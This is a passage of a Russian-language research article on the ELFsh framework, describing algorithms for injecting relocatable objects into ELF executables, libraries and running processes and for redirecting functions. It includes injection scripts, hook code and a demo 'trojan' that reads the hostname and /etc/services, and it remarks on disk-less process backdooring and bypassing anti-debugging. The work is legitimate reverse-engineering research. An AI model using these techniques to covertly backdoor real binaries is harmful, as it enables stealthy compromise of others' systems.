[003] R_386_JMP_SLOT  0x0804A8AC sym[005] : __libc_start_main
[004] R_386_JMP_SLOT  0x0804A8B0 sym[006] : printf
```

```
[005] R_386_JMP_SLOT  0x0804A8B4 sym[007] : free
[006] R_386_JMP_SLOT  0x0804A8B8 sym[009] : read

{Section .elfsh.reldyn}
[000] R_386_GLOB_DAT  0x08049850 sym[010] : __gmon_start__
[001] R_386_COPY      0x08049888 sym[004] : stdout

{Section .elfsh.relplt}
[000] R_386_JMP_SLOT  0x0804A8A0 sym[001] : fflush
[001] R_386_JMP_SLOT  0x0804A8A4 sym[002] : puts
[002] R_386_JMP_SLOT  0x0804A8A8 sym[003] : malloc
[003] R_386_JMP_SLOT  0x0804A8AC sym[005] : __libc_start_main
[004] R_386_JMP_SLOT  0x0804A8B0 sym[006] : printf
[005] R_386_JMP_SLOT  0x0804A8B4 sym[007] : free
[006] R_386_JMP_SLOT  0x0804A8B8 sym[009] : read
[007] R_386_JMP_SLOT  0x0804A8BC sym[011] : _IO_putc
[008] R_386_JMP_SLOT  0x0804A8C0 sym[012] : write

[*] Object fake_aout unloaded
```

Как видите, `_IO_putc` (внутреннее имя putchar) и `write` были использованы во внедрённом объекте. Нам пришлось вставить их в хостовый бинарник, чтобы итоговый бинарник мог работать.

Секция `.elfsh.relplt` копируется из `.rel.plt`, но с удвоенным размером, чтобы оставить место для дополнительных записей. Даже если расширяется только одна из таблиц перемещений, обе нужно скопировать, поскольку в ET_DYN-файлах rtld предполагает, что обе таблицы расположены в памяти рядом, — значит, нельзя просто скопировать `.rel.plt`, нужно также хранить `.rel.dyn` (a.k.a. `.rel.got`) рядом с копией `.rel.plt`. Именно поэтому присутствуют и `.elfsh.reldyn`, и `.elfsh.relplt`.

Когда необходимы дополнительные символы, после BSS перемещаются ещё несколько секций, включая `.dynsym` и `.dynstr`.

E. Алгоритмы для IA32, SPARC32/64, ALPHA64, MIPS32

Приведём теперь полные детали алгоритмов для техник, которые мы ввели на практике в предыдущих параграфах. Здесь даются псевдоалгоритмы для всех ELF-перенаправлений. Более детальные алгоритмы для отладки в ограниченных условиях приводятся в конце следующей части.

Поскольку техники ALTPLT и ALTGOT так дополняют друг друга, мы реализовали их в рамках единого алгоритма, который приводим здесь. Для архитектуры SPARC условий нет — это архитектурный случай по умолчанию в листинге.

Основной алгоритм ALTPLTv3 / ALTGOT (libelfsh/altplt.c) находится в функциях `elfsh_build_plt()` и `elfsh_relink_plt()`:

```
 Мультиархитектурный алгоритм ALTPLT / ALTGOT
+--------------------------------------------+

 0/ ЕСЛИ [ ARCH == MIPS И PLT не найден И файл динамический ]
    [
       - Получить базовый адрес секции .text
       - Найти сигнатуру MIPS-опкодов встроенного PLT в .text
       - Добавить заголовок секции PLT в SHT
    ]

 1/ SWITCH по архитектуре ELF
 [
    MIPS:
       * Вставить отображаемую секцию .elfsh.gotprolog
       * Вставить отображаемую секцию .elfsh.padgot
    ALPHA:
```

```
      * Вставить отображаемую секцию .elfsh.pltprolog
   DEFAULT:
      * Вставить отображаемую секцию .elfsh.altplt (копия .plt)
]

2/ ЕСЛИ [ ARCH == (MIPS или ALPHA или IA32) ]
[
      * Вставить секцию .elfsh.altgot (копия .got)
]

3/ ДЛЯ КАЖДОЙ (ALT)PLT ЗАПИСИ:
[
      ЕСЛИ [ Первая PLT-запись ]
      [
         ЕСЛИ [ ARCH == MIPS ]
         [
              * Вставить пары ld/st инструкций в .elfsh.gotprolog
                для копирования адресов внешних переменных,
                зафиксированных RTLD в GOT, в секцию ALTGOT
         ]
         ИНАЧЕ ЕСЛИ [ ARCH == IA32 ]
         [
              * Перекодировать первую запись PLT, используя разность
                GOT - ALTGOT (перемещение в ALTGOT вместо GOT)
         ]
      ]

      ЕСЛИ [ ARCH == MIPS ]
         * Вставить OLD-символ на текущую PLT-запись
      ИНАЧЕ
         * Вставить OLD-символ на текущую ALTPLT-запись

      ЕСЛИ [ ARCH == ALPHA ]
         * Сдвинуть запись перемещения, указывающую на текущее место

      ЕСЛИ [ ARCH == IA32 ]
         * Перекодировать текущую запись PLT и ALTPLT
]

4/ SWITCH по архитектуре ELF
[
     MIPS:
     IA32:
       * Изменить запись DT_PLTGOT с адреса GOT на адрес ALTGOT
       * Сдвинуть перемещения, связанные с GOT
     SPARC:
       * Изменить запись DT_PLTGOT с адреса PLT на адрес ALTPLT
       * Сдвинуть перемещения, связанные с PLT
]
```

На MIPS в ET_EXEC-бинарниках нет таблиц перемещений. Если нужно сдвинуть перемещения, ссылающиеся на GOT внутри MIPS-кода, необходимо выполнить поиск таких паттернов, чтобы исправить их, используя разность ALTGOT - GOT. Они легко находятся, поскольку нужные патчи всегда относятся к одному и тому же паттерну бинарных инструкций:

```
3c1c0000        lui     gp,0x0
279c0000        addiu   gp,gp,0
```

Нулевые поля в этих инструкциях должны были быть пропатчены на этапе компоновки, когда они соответствуют перемещениям MIPS HI16 и LO16. Однако в ET_EXEC-файлах эта информация недоступна в таблице, поэтому нам пришлось восстанавливать её из бинарного кода. На RISC-архитектурах это значительно проще, поскольку все инструкции имеют одинаковую длину, что делает ложные срабатывания крайне маловероятными. Найдя все такие паттерны, мы исправляем их, используя разность ALTGOT-GOT в перемещаемых полях. Разумеется, мы не будем менять ВСЕ ссылки на GOT в коде, поскольку это привело бы к простому смещению GOT без выполнения какого-либо перехвата. Мы исправляем только ссылки в первых 0x100 байтах `.text`, `.init` и `.fini` — то есть только ссылки на зарезервированные GOT-записи (содержащие виртуальный

адрес dl-resolve и адрес linkmap). Таким образом, оригинальный код обращается к секции ALTGOT при доступе к зарезервированным записям (поскольку они перемещены в runtime в ALTGOT, а не в GOT) и к оригинальным GOT-записям при доступе к функциям (чтобы мы могли перехватывать функции через модификацию GOT).

```
 Алгоритм EXTPLT
+----------------+

 Алгоритм EXTPLT хорошо встраивается в предыдущий.
 Нужно лишь добавить 2 шага в предыдущий листинг:

 Шаг 2 BIS : Вставить секцию EXTPLT (копию PLT) на
             поддерживаемых архитектурах.

 Шаг 5     : Зеркалировать (и расширить) секции динамической
             компоновки на поддерживаемых архитектурах:

 * Зеркалировать секции .rel.got (.rel.dyn) и .rel.plt за BSS
   с удвоенным размером. Оба раздела должны располагаться рядом
   в памяти, чтобы EXTPLT работал также на ET_DYN-объектах.

 * Обновить записи DT_REL и DT_JMPREL в .dynamic

 * Зеркалировать секции .dynsym и .dynstr с удвоенным размером

 * Обновить записи DT_SYMTAB и DT_STRTAB в .dynamic

 После выполнения этих операций во всех секциях, ориентированных
 на динамическую компоновку, появляется место, и мы можем по запросу
 добавлять динамические символы, имена символов и записи перемещений,
 необходимые для добавления дополнительных PLT-записей в секцию EXTPLT.

 Алгоритм REQUESTPLT (elfsh_request_pltent() в libelfsh/extplt.c):

 * Проверить наличие места в секциях EXTPLT, RELPLT, DYNSYM,
   DYNSTR и ALTGOT.

 * Инициализировать запись ALTGOT с адресом новой записи EXTPLT.

 * Закодировать запись EXTPLT для использования записи ALTGOT.

 * Вставить запись перемещения в .elfsh.relplt для новой записи ALTGOT.

 * Добавить размер записи перемещения к значению DT_PLTRELSZ
   в секции .dynamic.

 * Вставить отсутствующий символ в .elfsh.dynsym с именем
   в секции .elfsh.dynstr.

 * Добавить длину имени символа к значению DT_STRSZ
   в секции .dynamic.
```

Этот алгоритм вызывается из основного алгоритма внедрения и перемещения ET_REL каждый раз, когда ET_REL-объект использует неизвестную функцию, символ которой отсутствует в хостовом файле. Новый алгоритм внедрения ET_REL приводится в конце части статьи, посвящённой отладке в ограниченных условиях.

```
 Алгоритм CFLOW
+----------------+

 Техника реализована с помощью архитектурно-зависимого бэкенда,
 однако глобальный алгоритм одинаков для всех архитектур:

 - Создать секцию .elfsh.hooks (только один раз)
 - Найти количество байт, выровненных по размеру инструкции:
       * С помощью libasm на IA32
       * Вручную на RISC-машинах
 - Вставить HOOK-запись по требованию (см. формат в дампе CFLOW)
 - Вставить JMP на HOOK-запись в прологе перехваченной функции
```

```
- Выровнять JMP-хук по размеру инструкции с NOP в прологе
- Вставить символы hook_funcname и old_funcname в HOOK-запись,
  чтобы иметь возможность вызвать обратно оригинальную функцию.
```

Техника совместима с PaX, поскольку не требует никакого восстановления байт в runtime. Мы можем поставить хук на любой адрес с помощью CFLOW, однако выполнение оригинальных байт в хук-записи вместо их оригинального места не будет работать при размещении хуков на инструкциях относительного ветвления. Действительно, относительные ветвления будут разрешены по неверному виртуальному адресу, если их опкоды выполняются не по месту (внутри `.elfsh.hooks` вместо оригинального места) в процессе. Помните об этом при расстановке CFLOW-хуков: эта техника не предназначена для хуков на инструкции относительного ветвления.

V. Отладка в ограниченных условиях

В современных средах защищённые бинарные файлы, как правило, имеют тип ET_DYN. Нам необходимо было поддержать этот вид внедрения, поскольку он позволяет модифицировать файлы библиотек столь же мощно, как и исполняемые файлы. Более того, некоторые дистрибутивы поставляются с набором бинарных файлов по умолчанию, скомпилированных как ET_DYN, — например, hardened gentoo.

Ещё одним улучшением, которое нам хотелось реализовать, было перемещение ET_REL в памяти. Алгоритм здесь тот же, что и при дисковом внедрении, однако на этот раз диск не изменяется, что снижает криминалистические следы, как в [12]. Считается, что такой вид внедрения может использоваться в эксплоитах и прямом бэкдоринге процессов без прикосновения к жёсткому диску. Зловеще, не правда ли?

Нам известна ещё одна реализация внедрения ET_REL в память [10]. Наша поддерживает более широкий спектр архитектур и в сочетании напрямую работает с техникой EXTPLT в памяти, что ранее, по нашим сведениям, реализовано не было.

Последней техникой, которую мы хотели разработать, было расширение и отладка статических исполняемых файлов. Мы разработали новую технику под названием алгоритм EXTSTATIC. Она позволяет выполнять статические внедрения, извлекая части libc.a при отсутствии нужных функций или кода. Тот же алгоритм внедрения ET_REL используется, за исключением того, что за один раз внедряется более одного перемещаемого файла из libc.a с помощью рекурсивного алгоритма разрешения зависимостей.

A. Перемещение ET_REL в памяти

Поскольку нам нужна возможность предоставить обработчик для точек останова по мере их расстановки, мы допускаем прямое отображение ET_REL-объекта в память. Для этого мы используем дополнительные зоны mmap, всегда следя за тем, чтобы не нарушить PaX: мы не отображаем ни одной зоны, одновременно исполняемой и записываемой.

В e2dbg точки останова могут быть реализованы двумя способами: либо используется архитектурно-специфический опкод (например, 0xCC на IA32) в нужном перенаправленном месте, либо в runtime применяются примитивы CFLOW/ALTPLT. Во втором случае для изменения кода в runtime необходимо использовать системный вызов mprotect. Однако скоро мы, возможно, сможем избавиться от mprotect при runtime-внедрениях по мере улучшения техники CFLOW для поддержки

безопасности PaX как в статическом, так и в runtime-режиме.

Посмотрим на простой бинарник, использующий только printf и puts, чтобы лучше понять эти концепции:

```
elfsh@WTH $ ./a.out
[host] main argc 1
[host] argv[0] is : ./a.out

First_printf test
First_puts
Second_printf test
Second_puts
LEGIT FUNC
legit func (test) !
```

Мы используем небольшой elfsh-скрипт в качестве e2dbg, чтобы он создал ещё один файл с внедрённым внутрь отладчиком, используя стандартные elfsh-техники:

```
elfsh@WTH $ cat inject_e2dbg.esh
#!../../vm/elfsh
load a.out
set 1.dynamic[08].val 0x2          # запись для DT_DEBUG
set 1.dynamic[08].tag DT_NEEDED
redir main e2dbg_run
save a.out_e2dbg
```

Затем запускаем модифицированный бинарник и демонстрируем ET_REL-внедрение в память, а также команду profile для просмотра автопрофилирования e2dbg. Для краткости приводим сокращённый вывод:

```
(e2dbg-0.65) source ./etrelmem.esh

~load myputs.o
[*] Sun Jul 31 16:13:32 2005 - New object myputs.o loaded

~mode dynamic
[*] e2dbg is now in DYNAMIC mode

~reladd 1 10
[*] ET_REL myputs.o injected succesfully in ET_EXEC ./a.out_e2dbg

~redir puts myputs
[*] Function puts redirected to addr 0xB7FB6000 <myputs>

(e2dbg-0.65) continue

[e2dbg_run] returning to 0x08045139
[host] main argc 1
[host] argv[0] is : ./a.out_e2dbg

First_printf test
Hijacked puts !!! arg = First_puts
First_puts
Second_printf test
Hijacked puts !!! arg = Second_puts
Second_puts
Hijacked puts !!! arg = LEGIT FUNC
LEGIT FUNC
legit func (test) !
```

Великолепно. Мы перехватили 2 функции (puts и legit_func) с помощью 2 разных техник (ALTPLT и CFLOW). При этом нам не пришлось внедрять дополнительный ET_REL-файл в ET_EXEC-хост — мы напрямую внедрили хук-модуль в память с помощью mmap.

После внедрения ET_REL в память мы можем также вывести SHT и PHT. Мы отслеживаем все отображения при внедрении таких перемещаемых объектов, чтобы впоследствии иметь возможность их отмапить или переотобразить:

[Таблица из 48 секций SHT и записи PHT для a.out_e2dbg с runtime-секциями myputs.o — опущена]

Наш алгоритм не особо оптимизирован, поскольку выделяет новый PT_LOAD на каждую секцию. Здесь мы ввели новую таблицу RPHT (Runtime PHT), которая содержит список всех страниц, внедрённых в runtime. Эта таблица не имеет юридического существования в ELF-файле, но позволяет избежать расширения реального PHT дополнительными областями памяти runtime. Техника не нарушает PaX, поскольку все зоны выделяются с минимально необходимыми правами. Однако если вы хотите перенаправить существующие функции на вновь внедрённые из myputs.o, вам придётся изменять код в runtime — и тогда становится необходимым отключить опцию mprotect, чтобы не нарушить PaX.

B. Внедрение ET_REL в ET_DYN

Мы портировали внедрение ET_REL и технику EXTPLT на файлы ET_DYN. Главное отличие заключается в том, что на диске ET_DYN-файлы используют относительное адресное пространство. Разумеется, stripped-бинарники не влияют на наши алгоритмы, и нам не нужна никакая необязательная информация, например debug-секции (это может казаться очевидным, но некоторые всё же об этом спрашивали).

Посмотрим, что происходит с этим ET_DYN-хостовым файлом:

```
elfsh@WTH $ file main
main: ELF 32-bit LSB shared object, Intel 80386, version 1 (SYSV),
stripped

elfsh@WTH $ ./main
0x800008c8 main(argc=0xbfa238d0, argv=0xbfa2387c, envp=0xbfa23878,
                auxv=0xbfa23874) __guard=0xb7ef4148
ssp-all (Stack) Triggering an overflow by copying [20] of data into [10]
of space
main: stack smashing attack in function main()
Aborted

elfsh@WTH $ ./main AAAAA
...
ssp-all (Stack) Copying [5] of data into [10] of space

elfsh@WTH $ ./main AAAAAAAAAAAAAAAAAAAAAAAAAAA
...
ssp-all (Stack) Copying [27] of data into [10] of space
main: stack smashing attack in function main()
Aborted
```

Для наглядности мы решили приоритетно изучить hardened gentoo binaries [11]. Они поставляются со встроенными PIE (Position Independent Executable) и SSP (Stack Smashing Protection). Это не меняет ни строчки в нашем алгоритме. Вот несколько тестов на бинарнике с защитой от переполнения стека с переполнением в первом параметре, активирующим обработчик stack smashing. Мы перенаправим этот обработчик, чтобы показать, что это обычная функция, использующая классические механизмы PLT.

Вот код, который мы собираемся внедрить:

```
elfsh@WTH $ cat simple.c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int     fake_main(int argc, char **argv)
{
  old_printf("I am the main function, I have %d argc and my "
```

```
              "argv is %08X yupeelala \n",
              argc, argv);

  write(1, "fake_main is calling write ! \n", 30);

  old_main(argc, argv);

  return (0);
}

char*   fake_strcpy(char *dst, char *src)
{
  printf("The fucker wants to copy %s at address %08X \n", src, dst);
  return ((char *) old_strcpy(dst, src));
}

void    fake_stack_smash_handler(char func[], int damaged)
{
  static int i = 0;
  printf("calling printf from stack smashing handler %u\n", i++);
  if (i>3)
    old___stack_smash_handler(func, damaged);
  else
    printf("Same player play again [damaged = %08X] \n", damaged);
  printf("A second (%d) printf from the handler \n", 2);
}

int fake_libc_start_main(void *one, void *two, void *three, void *four,
                         void *five, void *six, void *seven)
{
  static int i = 0;

  old_printf("fake_libc_start_main \n");
  printf("start_main has been run %u \n", i++);
  return (old___libc_start_main(one, two, three, four,
                                five, six, seven));
}
```

Elfsh-скрипт, выполняющий модификацию:

```
elfsh@WTH $ cat relinject.esh
#!../../../vm/elfsh

load main
load simple.o

reladd 1 2

redir main fake_main
redir __stack_smash_handler fake_stack_smash_handler
redir __libc_start_main fake_libc_start_main
redir strcpy fake_strcpy

save fake_main

quit
```

Выполним внедрение и запустим результат:

```
elfsh@WTH $ ./relinject.esh

[*] ET_REL simple.o injected succesfully in ET_DYN main
[*] Function main redirected to addr 0x00005154 <fake_main>
[*] Function __stack_smash_handler redirected to addr
    0x00005203 <fake_stack_smash_handler>
[*] Function __libc_start_main redirected to addr
    0x00005281 <fake_libc_start_main>
[*] Function strcpy redirected to addr 0x000051BD <fake_strcpy>
[*] Object fake_main saved successfully

elfsh@WTH $ ./fake_main
fake_libc_start_main
```

```
start_main has been run 0
I am the main function, I have 1 argc and my argv is BF9A6F54 yupeelala
fake_main is calling write !
...
ssp-all (Stack) Triggering an overflow by copying [20] of data into [10]
of space
The fucker wants to copy 01234567890123456789 at address BF9A6E50
calling printf from stack smashing handler 0
Same player play again [damaged = 39383736]
A second (2) printf from the handler
```

Никаких проблем: strcpy, main, libc_start_main и `__stack_smash_handler` перенаправлены на наши собственные подпрограммы, что и подтверждает вывод. Мы также вызываем write, которая не была доступна в оригинальном бинарнике, что показывает: EXTPLT работает и на ET_DYN-объектах, — и это заработало без каких-либо изменений.

В текущем выпуске (0.65rc1) для ET_DYN есть одно ограничение: необходимо избегать неинициализированных переменных, поскольку это добавляло бы записи в таблицы перемещений. Добавлять такие записи — не проблема, поскольку мы также копируем `.rel.got` (rel.dyn) в EXTPLT для ET_DYN, но пока это не реализовано.

Теперь нам хотелось бы уметь отлаживать статические бинарники так же, как и динамические. Поскольку на статических бинарниках нельзя внедрить e2dbg через зависимости DT_NEEDED, идея состоит в том, чтобы внедрить e2dbg как ET_REL в ET_EXEC, что возможно на статических бинарниках. У e2dbg намного больше зависимостей, чем у простой программы host.c. Расширенная идея — внедрять недостающие части статических библиотек по мере необходимости.

Необходимо разрешать зависимости на лету в процессе внедрения ET_REL. Для этого используется простой рекурсивный алгоритм поверх существующего кода перемещений: когда символ не найден в процессе перемещения, он либо является old_*-символом и откладывается до второго этапа перемещения (old-символы появляются в момент перенаправления, которое выполняется после внедрения ET_REL-файла, поэтому при первом этапе мы их пропускаем), либо символ функции полностью неизвестен и необходимо добавить информацию, чтобы rtld мог его разрешить.

Чтобы найти подходящий ET_REL для внедрения, ELFsh загружает все ET_REL из статических библиотек (.a), а затем разрешение выполняется из этого пула бинарников. Функция workspace в elfsh очень полезна здесь, когда сессии выполняются более чем над тысячей ET_EXEC ELF-файлов одновременно (например, после извлечения модулей из libc.a и других статических библиотек).

Циклические зависимости решаются с помощью второго этапа перемещения, когда нужный символ находится в файле, который будет внедрён после текущего. Тот же механизм второго этапа используется при перемещении ET_REL-объектов, использующих OLD-символы. Поскольку OLD-символы внедряются в момент перенаправления, а ET_REL-файлы должны быть внедрены раньше (чтобы функции из ET_REL-объекта можно было использовать как хук-функции), на этапе перемещения у нас нет OLD-символов. Тогда второй этап перемещения запускается в момент сохранения (для дисковых модификаций) или рекурсивно решается при внедрении нескольких ET_REL с циклическими зависимостями перемещений.

Остаётся проблема: поскольку пока у нас один PT_LOAD на внедрённую секцию, мы быстро достигаем более 500 PT_LOAD. Это слишком много для обычного статического ELF-файла. Необходимо улучшить механизм выделения PT_LOAD, чтобы иметь возможность добавлять бóльшие расширения в такие хостовые бинарники.

Эта техника обеспечивает те же возможности, что и EXTPLT, но для статических бинарников: мы можем внедрять что угодно независимо от содержимого хостового бинарника.

Вот небольшой рабочий пример:

```
elfsh@WTH $ cat host.c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int     legit_func(char *str)
{
  puts("legit func !");
  return (0);
}

int main()
{
  char  *str;
  char  buff[BUFSIZ];
  read(0, buff, BUFSIZ-1);

  puts("First_puts");
  puts("Second_puts");
  fflush(stdout);
  legit_func("test");
  return (0);
}

elfsh@WTH $ file a.out
a.out: ELF 32-bit LSB executable, Intel 80386, statically linked,
not stripped

elfsh@WTH $ ./a.out
First_puts
Second_puts
legit func !
```

Исходный код внедряемого файла (использует gethostname, mmap, memset, open и т.д.):

```
elfsh@WTH $ cat rel2.c
/* ... использует printf, malloc, free, gethostname, mmap, open,
   close, perror, memset, fflush, old_puts, old_legit_func ... */
```

Скрипт загрузки `load_lib.esh` загружает более 1400 ET_REL-объектов из libc.a. Скрипт внедрения:

```
elfsh@WTH $ cat relinject.esh
#!../../../vm/elfsh

exec gcc -g3 -static host.c
exec gcc -g3 -static rel2.c -c

load a.out
load rel2.o

source ./load_lib.esh

reladd 1 2

redir puts puts_troj
redir legit_func hook_func

save fake_aout

quit
```

Запускаем и проверяем результат:

```
elfsh@WTH $ ./fake_aout

Trojan injected ET_REL takes control now [Z:First_puts:42:43:44:45:1]
hostname : WTH
printf called from puts_troj [First_puts]
```

```
-=-=-=-=-=- BEGIN /etc/services 3 -=-=-=-=-=
host : # /etc/services
#
# Network services, Internet style
#
# Not
-=-=-=-=-=- END   /etc/services 3 -=-=-=-=-=
mmap succeed fd : 3
First_puts
Trojan injected ET_REL takes control now [Z:Second_puts:42:43:44:45:1]
...
Second_puts
hook func test !
...
legit func !
```

Работает. Статический бинарник fake_aout после внедрения содержит секции `printf.o@libc`, `dup.o@libc`, `gethostname.o@libc`, `perror.o@libc` и `iofdopen.o@libc` — каждая создаёт отдельный PT_LOAD-сегмент. Для данного примера это приемлемо, но для внедрения e2dbg — слишком много. Эта техника будет улучшена при первой возможности за счёт повторного использования PT_LOAD-записей там, где это возможно.

D. Архитектурно-независимые алгоритмы

В этой части мы приводим все архитектурно-независимые алгоритмы, разработанные для новых техник резидентности в памяти, библиотеках ET_DYN или статических исполняемых файлах.

Новый обобщённый алгоритм внедрения ET_REL не сильно отличается от представленного в первой статье Cerberus Interface [0], поэтому приводим его снова только в краткой форме. Реализация находится преимущественно в функции `elfsh_inject_etrel()` в файле `relinject.c`:

```
 Новый обобщённый алгоритм перемещения
+--------------------------------------+

 1/ Внедрить ET_REL BSS за HOST BSS в выделенной секции (новое)

 2/ ДЛЯ КАЖДОЙ секции в ET_REL-объекте
  [
     ЕСЛИ [ Секция размещаема и не является BSS ]
     [
           - Внедрить секцию в хостовый файл или память
     ]
  ]

 3/ Объединить таблицы символов ET_REL и хостового файла

 4/ Переместить ET_REL-объект (ЭТАП 1)

 5/ В момент сохранения — переместить ET_REL-объект
    (ЭТАП 2 для перемещений old-символов)
```

Раньше у нас был только один этап перемещения. Второй этап потребовался, поскольку не все запрошенные символы доступны сразу (например, old-символы, полученные из CFLOW-перенаправлений, которые могут произойти после внедрения ET_REL). Для дисковых модификаций второй этап перемещения выполняется в момент сохранения.

```
 Алгоритм внедрения секции ET_DYN / ET_EXEC
+-------------------------------------------+

 Алгоритм внедрения DATA-секций не меняется между ET_EXEC и
 ET_DYN файлами. Однако внедрение code-секций незначительно
```

```
изменилось для поддержки как бинарников, так и библиотек
в качестве хостовых файлов:

* Найти исполняемый PT_LOAD
* Выровнять размер внедряемой секции на размер страницы

ЕСЛИ [ Хостовый файл — ET_EXEC ]
[
  * Установить vaddr внедряемой секции равным наименьшему
    vaddr отображаемой секции
  * Вычесть размер новой секции из нового виртуального адреса
]
ИНАЧЕ ЕСЛИ [ Хостовый файл — ET_DYN ]
[
  * Установить vaddr внедряемой секции равным наименьшему
    vaddr отображаемой секции
]

* Расширить размер сегмента кода на размер внедряемой секции

ЕСЛИ [ Хостовый файл — ET_EXEC ]
[
  * Вычесть vaddr внедряемой секции из vaddr исполняемого PT_LOAD
]

ДЛЯ КАЖДОЙ [ Записи в PHT ]
[
   ЕСЛИ [ Сегмент — PT_PHDR и хостовый файл — ET_EXEC ]
   [
     * Вычесть размер внедряемой секции из p_vaddr / p_paddr сегмента
   ]
   ИНАЧЕ ЕСЛИ [ Сегмент расположен после расширяемого PT_LOAD ]
   [
     * Добавить размер внедряемой секции к p_offset сегмента
     ЕСЛИ [ Хостовый файл — ET_DYN ]
     [
          * Добавить размер внедряемой секции к p_vaddr и p_paddr
     ]
   ]
]

ЕСЛИ [ Хостовый файл — ET_DYN ]
[
  ДЛЯ КАЖДОЙ [ Записи перемещения в каждой таблице перемещений ]
  [
       ЕСЛИ [ Смещение перемещения указывает после внедряемой секции ]
       [
          * Сдвинуть смещение перемещения на размер внедряемой секции
       ]
  ]

  * Сдвинуть символы на размер внедряемой секции (при аналогичном условии)
  * Сдвинуть динамические символы аналогично
  * Сдвинуть D_PTR-записи в .dynamic аналогично
  * Сдвинуть GOT-записи аналогично
  * Если существует, сдвинуть ALTGOT-записи аналогично
  * Сдвинуть DTORS и CTORS аналогично
  * Сдвинуть точку входа в заголовке ELF аналогично
]

* Внедрить новый символ SECTION для внедрённого кода


Алгоритм внедрения секции статического ET_EXEC
+-----------------------------------------------+

Этот алгоритм находится в elfsh_insert_static_section() в libelfsh/inject.c:

* Выровнять размер внедряемой секции на размер страницы
* Создать новый PT_LOAD заголовок программы, границы которого совпадают
  с границами новой секции
```

```
 * Внедрить новую секцию с помощью классического алгоритма
 * Вставить новый заголовок программы в PHT


 Алгоритм runtime-внедрения секции в память
+-----------------------------------------+

 Этот алгоритм находится в elfsh_insert_runtime_section() в libelfsh/inject.c:

 * Создать новый PT_LOAD заголовок программы
 * Вставить запись SHT для новой runtime-секции
   (чтобы поддерживать актуальную статическую карту)
 * Внедрить новую секцию с помощью классического алгоритма
 * Вставить новый PT_LOAD в таблицу Runtime PHT (RPHT) с теми же границами
```

Runtime PHT — это новая таблица, которую мы ввели, чтобы разделять сегменты, регулярно отображаемые динамическим компоновщиком (сегменты оригинального PHT), и runtime-внедрённые сегменты. Это может упростить алгоритм реконструкции бинарного файла из его образа в памяти в будущем.

Теперь детально рассмотрим основной (высокоуровневый) алгоритм перемещения, реализованный в функциях `elfsh_relocate_object()` и `elfsh_relocate_etrel_section()` в файле `libelfsh/relinject.c`. Этот код общий для всех типов хостовых файлов и всех этапов перемещения. Он используется на ШАГЕ 4 основного алгоритма:

```
 Основной переносимый алгоритм перемещения
+-----------------------------------------+

 Этот алгоритм никогда прежде не был описан ни в одной статье:


 ДЛЯ КАЖДОЙ внедрённой ET_REL-секции внутри хостового файла
 [
   ДЛЯ КАЖДОЙ записи перемещения в ET_REL-файле
   [
      * Найти нужный символ в ET_REL для данного перемещения
      ЕСЛИ [ Символ — COMMON или NOTYPE ]
      [
              * Найти соответствующий символ в хостовом файле.
              ЕСЛИ [ Символ НЕ НАЙДЕН ]
              [
                 ЕСЛИ [ символ — OLD и RELOCSTAGE == 1 ]
                 [
                    * Отложить перемещение
                 ]
                 ИНАЧЕ
                 [
                   ЕСЛИ [ тип ET_REL-символа — NOTYPE ]
                   [
                       * Запросить новую PLT-запись и использовать
                         её адрес для перемещения (алгоритм EXTPLT)
                   ]
                   ИНАЧЕ ЕСЛИ [ хостовый файл — STATIC ]
                   [
                       * Применить технику EXTSTATIC
                   ]
                   ИНАЧЕ
                   [
                       * Алгоритм завершился неудачей, вернуть ОШИБКУ
                   ]
                 ]
              ]
              ИНАЧЕ
              [
                 * Использовать значение символа из хостового файла
              ]
      ]
      ИНАЧЕ
      [
```

```
            * Использовать базовый адрес внедрённой секции как значение символа
        ]
        - Выполнить перемещение (switch/case архитектурно-зависимый обработчик)
      ]
    ]


    Алгоритм расширения перемещения EXTSTATIC
   +----------------------------------------+

    В случае если хостовый файл является статическим, можно попытаться
    получить неизвестный символ из перемещаемых файлов статических
    библиотек, доступных на диске. Пример использования техники EXTSTATIC
    находится в директории testsuite/etrel_inject/.

    ДЛЯ КАЖДОГО загруженного ET_REL-объекта в ELFSH
    [
       ЕСЛИ [ Символ найден в текущем анализируемом ET_REL ]
       [
           ЕСЛИ [ Найденный символ сильнее текущего результата ]
           [
              * Обновить наилучший результат символа и связанный ET_REL-файл
           ]
           ИНАЧЕ
           [
              * Отбросить результат текущей итерации
           ]
       ]
    ]
    * Внедрить ET_REL-зависимость в хостовый файл
    * Использовать вновь внедрённый символ в хостовом файле как символ
      перемещения в основном алгоритме.


    Алгоритм выбора «сильнейшего» символа
   +--------------------------------------+

    Когда нужно выбрать между несколькими символами с одинаковым именем
    в разных объектах (при статическом или runtime-внедрении),
    используется следующий простой алгоритм:

    ЕСЛИ [ Текущий выбранный символ имеет STT_NOTYPE ]
    [
       * Символ становится временным выбором
    ]
    ИНАЧЕ ЕСЛИ [ Символ-кандидат имеет STT_NOTYPE ]
    [
       * Символ становится временным выбором
    ]
    ИНАЧЕ ЕСЛИ [ Привязка символа-кандидата > привязки выбранного символа ]
    [
       * Символ-кандидат становится выбранным символом
    ]
```

VI. Прошлое и настоящее

В прошлом мы показали, что внедрение ET_REL в непереносимый ET_EXEC-объект возможно. Данная статья представила несколько расширений и портов этой техники резидентности (цели ET_DYN и статические исполняемые файлы). В сочетании с техникой EXTPLT, позволяющей выполнять полную постлинковку хостового файла, мы можем добавлять определения функций и использовать неизвестные функции в расширении ПО. Все эти техники статического внедрения ухудшают работу при включении всех опций PaX на модифицированном бинарнике. Разумеется, функции позиционно-независимого исполнения и защиты от переполнения стека в hardened Gentoo

не защищают ни от чего при манипуляции бинарными файлами — будь то на диске или в runtime.

Мы также показали, что отладка без использования системного вызова ptrace возможна, что открывает дверь для новой методологии реверс-инжиниринга и встроенной отладки, обходящей известные техники защиты от отладки. Встроенный отладчик пока не является полностью PaX-безопасным, и по-прежнему необходимо отключать флаг mprotect. Пусть это и не кажется реальной проблемой, мы продолжаем исследовать, как расставлять точки останова (например, перенаправления) без его отключения.

Наши базовые техники переносимы на многие архитектуры (x86, alpha, mips, sparc) как для 32-битных, так и для 64-битных файлов. Однако наш прототип отладчика был реализован только для x86. Мы уверены, что наши техники достаточно переносимы, чтобы предоставить отладчик для других архитектур без особых затруднений.

Пользуйтесь фреймворком на здоровье, вклады приветствуются.

VII. Благодарности

Мы благодарим всех участников вечеринки WhatTheHack 2005 в Нидерландах. Провели с вами отличное время и обязательно вернёмся в будущем.

Отдельная благодарность andrewg за обучение технике sigaction, dvorak за интерес к оптимизации техники ALTPLT версии 2 для архитектуры SPARC, sk за libasm и solar за предоставление тестового набора ET_DYN pie/ssp.

